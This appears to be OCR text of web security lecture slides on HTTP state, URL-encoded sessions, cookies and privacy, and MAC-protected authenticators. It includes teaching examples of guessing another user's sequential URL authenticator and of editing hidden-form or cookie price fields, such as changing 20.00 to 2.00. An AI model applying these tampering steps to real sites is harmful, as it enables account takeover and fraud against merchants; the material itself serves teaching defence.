
- Used to request and return data
  - Methods: GET, POST, HEAD, …
- Stateless request/response protocol
  - Each request is independent of previous requests
  - Statelessness has a significant impact on design and implementation of applications
- Evolution
  - HTTP 1.0: simple
  - HTTP 1.1: more complex
  - ... Still evolving ...

HTTP Request



```
GET /default.asp HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Connection: Keep-Alive
If-Modified-Since: Sunday, 17-Apr-96 04:32:58 GMT
```


HTTP Response



```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

Primitive Browser Session


www.e_buy.com
View catalog
www.e_buy.com/ shopping.cfm? pID=269
Select item
www.e_buy.com/ shopping.cfm? pID=269& item1=102030405
Check out
www.e_buy.com/ checkout.cfm? pID=269& item1=102030405

Store session information in URL; easily read on network

FatBrain.com circa 1999 [due to Fu et al.]

- User logs into website with password, authenticator is generated, user is given special URL containing the authenticator

  https://www.fatbrain.com/HelpAccount.asp?t=0&p1=me@me.com&p2=540555758

  - With special URL, user doesn't need to re-authenticate
    - Reasoning: user could not have not known the special URL without authenticating first. That's true, BUT…
- Authenticators are global sequence numbers
  - It's easy to guess sequence number for another user

    https://www.fatbrain.com/HelpAccount.asp?t=0&p1=SomeoneElse&p2=540555752
  - Partial fix: use random authenticators


Bad Idea: Encoding State in URL

- Unstable, frequently changing URLs
- Vulnerable to eavesdropping
- There is no guarantee that URL is private
  - Early versions of Opera used to send entire browsing history, including all visited URLs, to Google

Cookies

Storing Info Across Sessions

- A cookie is a file created by an Internet site to store information on your computer



Includes domain (who can read it), expiration, "secure" (can be read only over SSL)

HTTP is a stateless protocol; cookies add state

What Are Cookies Used For?

- Authentication
  - Use the fact that the user authenticated correctly in the past to make future authentication quicker
- Personalization
  - Recognize the user from a previous visit
- Tracking
  - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Cookie Management

- Cookie ownership
  - Once a cookie is saved on your computer, only the website that created the cookie can read it (supposedly)
- Variations
  - Temporary cookies
    - Stored until you quit your browser
  - Persistent cookies
    - Remain until deleted or expire
  - Third-party cookies
    - Originates on or sent to another website


Privacy Issues with Cookies

- Cookie may include any information about you known by the website that created it
  - Browsing activity, account information, etc.
- Sites can share this information
  - Advertising networks
  - 2o7.net tracking cookie
- Browser attacks could invade your privacy

  November 8, 2001:

  Users of Microsoft's browser and e-mail programs could be vulnerable to having their browser cookies stolen or modified due to a new security bug in Internet Explorer (IE), the company warned today

The Weather Channel


ther.com - local weather forecasts, radar and reports from The Weather Channel - Windows Internet Explorer

http://www.weather.com/

weather.com - local weather foreca...


Privacy Alert

The website "twci.coremetrics.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information. Do you want to allow this?

☐ Apply my decision to all cookies from this website

The website "twci.coremetrics.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information…


MySpace



The website "insightexpressai.com" has requested to save a file on your computer called a "cookie"…

The website "insightexpressai.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information. Do you want to allow this?

Let’s Take a Closer Look…



Privacy Alert

The website "insightexpressai.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information. Do you want to allow this?

☐ Apply my decision to all cookies from this website

Cookie Information

Name	IXAICampaignCounter558
Domain	insightexpressai.com
Path	/
Expires	Thursday, December 31, 2020 5:00:00
Secure	No
Data	1
3rd Party	Yes
Session	No
Compact Policy	CP="OTI DSP COR CUR ADMi DEVi TAI PSA PSD IVD CONi TELi OUR BUS STA"

Storing State in Browser

- Dansie Shopping Cart (2006)
  - "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

  Black Leather purse with leather straps<BR>Pric

  <INPUT TYPE=HIDDEN NAME=name      VALUE="Black leather purse">
  <INPUT TYPE=HIDDEN NAME=price     VALUE="20.00">
  <INPUT TYPE=HIDDEN NAME=sh        VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img       VALUE="purse.jpg">
  <INPUT TYPE=HIDDEN NAME=custom1   VALUE="Black leather purse       with
leather straps">

  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">

</FORM>
```

Change this to 2.00

Shopping Cart Form Tampering

http://xforce.iss.net/xforce/xfdb/4621

- Many Web-based shopping cart applications use hidden fields in HTML forms to hold parameters for items in an online store. These parameters can include the item's name, weight, quantity, product ID, and price. Any application that bases price on a hidden field in an HTML form is vulnerable to price changing by a remote user. A remote user can change the price of a particular item they intend to buy, by changing the value for the hidden HTML tag that specifies the price, to purchase products at any price they choose.
- **Platforms Affected:**
  - 3D3.COM Pty Ltd: ShopFactory 5.8 and earlier @Retail Corporation: @Retail Any version
  - Adgrafix: Check It Out Any version Baron Consulting Group: WebSite Tool Any version
  - ComCity Corporation: SalesCart Any version Crested Butte Software: EasyCart Any version
  - Dansie.net: Dansie Shopping Cart Any version Intelligent Vending Systems: Intellivend Any version
  - Make-a-Store: Make-a-Store OrderPage Any version McMurtrey/Whitaker & Associates: Cart32 2.6
  - McMurtrey/Whitaker & Associates: Cart32 3.0 pknutsen@nethut.no: CartMan 1.04
  - Rich Media Technologies: JustAddCommerce 5.0 SmartCart: SmartCart Any version
  - Web Express: Shoptron 1.2

Storing State in Browser Cookies

- Set-cookie: price=299.99
- User edits the cookie… cookie: price=29.99
- What’s the solution?
- Add a MAC to every cookie, computed with the server’s secret key
  - Price=299.99; MAC(ServerKey, 299.99)
- Is this the solution?

Storing State in Browser

- Dansie Shopping Cart (2006)
  - "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

MAC(K, "$20")

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

  Black Leather purse with leather straps<BR>Price: $20.00<BR>

  <INPUT TYPE=HIDDEN NAME=name     VALUE="Black leather purse">
  <INPUT TYPE=HIDDEN NAME=price    VALUE="~~F13A3....B2">~~  A319F...3C
  <INPUT TYPE=HIDDEN NAME=sh       VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img      VALUE="purse.jpg">
  <INPUT TYPE=HIDDEN NAME=custom1  VALUE="Black leather purse        with
leather straps">

  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">

</FORM>
```

MAC(K, "$2")


Better: MAC(K, "$20,Black leather purse, product number 12345, ...")

Web Authentication via Cookies

- Need authentication system that works over HTTP and does not require servers to store session data

- Servers can use cookies to store state on client
  - When session starts, server computes an authenticator and gives it back to browser in the form of a cookie
    - Authenticator is a value that client cannot forge on his own
    - Example: MAC(server's secret key, session id)
  - With each request, browser presents the cookie
  - Server recomputes and verifies the authenticator
    - Server does not need to remember the authenticator

Typical Session with Cookies



Authenticators must be unforgeable and tamper-proof

(malicious client shouldn't be able to compute his own or modify an existing authenticator)

WSJ.com circa 1999 [due to Fu et al.]

